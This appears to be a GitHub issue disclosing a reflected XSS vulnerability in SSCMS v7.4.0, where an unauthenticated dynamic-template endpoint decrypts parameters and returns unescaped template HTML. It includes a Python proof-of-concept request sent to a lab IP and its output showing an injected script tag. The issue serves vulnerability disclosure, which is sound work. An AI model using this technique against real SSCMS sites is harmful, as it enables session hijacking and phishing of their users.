New issue

Reflected XSS vulnerability #3892

Open


hss94531 opened 2 weeks ago · edited by hss94531 Edits

Vulnerability Conditions:

SSCMS v7.4.0 + SQLite + administrator (security_key) privileges

Vulnerability Details:

Code audit revealed that the SSCMS component receives encrypted parameters in an unauthenticated state, decrypts them, parses the STL template content, and directly returns HTML. The `yesTemplate` content in the template is not filtered for XSS or HTML encoded; it is directly output to the HTML field of the response.



Assuming we know the encryption key, I hardcoded the key in the Dockerfile during environment setup to facilitate vulnerability reproduction.

If the key is unknown, you need to log in as administrator to manually encrypt the payload.

Then, the encrypted payload is concatenated and sent as a POST request, and output directly to the HTML field of the response.

```
encrypted = "4cc31f966e1a4396405f49df5e6d44b1a14d63f3208d1a68a5686d2694d179821ea46815a47b98a247e204fb1922f560687e64642ddaaacd08d0a8132ffe0abbf7463e346548720866d9c35d651888fa6df10a545bdddedefba0aba518ce54449912c286efbdad5303efba67040ebe5a6ff1820fead4db7beb6b5df09726943bd27de58dd9054d833a81a8ae044262975d48094c3e8257dda5987a6b96607fdfc7e371eaf43dc48d0519f07932ae9db7050e2ddfa799b5e21961c6b43c98328c1032dd7cf7b1bfffa0b9b0d7ab38a7b996084e297dcf049ad1520aa606d8c7701c125b60ccfdb5d8616e6c7515c034bd " url = 'http://192.168.197.128:5000/api/stl/actions/dynamic' resp = requests.post(url, json={'value': encrypted, 'page': 1}) print('Status:', resp.status_code) print('Response:', resp.text)
```

When the victim's browser renders the content, the malicious script will execute inline, leading to session hijacking, phishing attacks, or unauthorized background operations.

```
Status: 200
Response: {"value":true,"html":"<script>alert(\"XSS\")</script>"}

Process finished with exit code 0
```


Metadata

Assignees

No one assigned

Labels

No labels

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants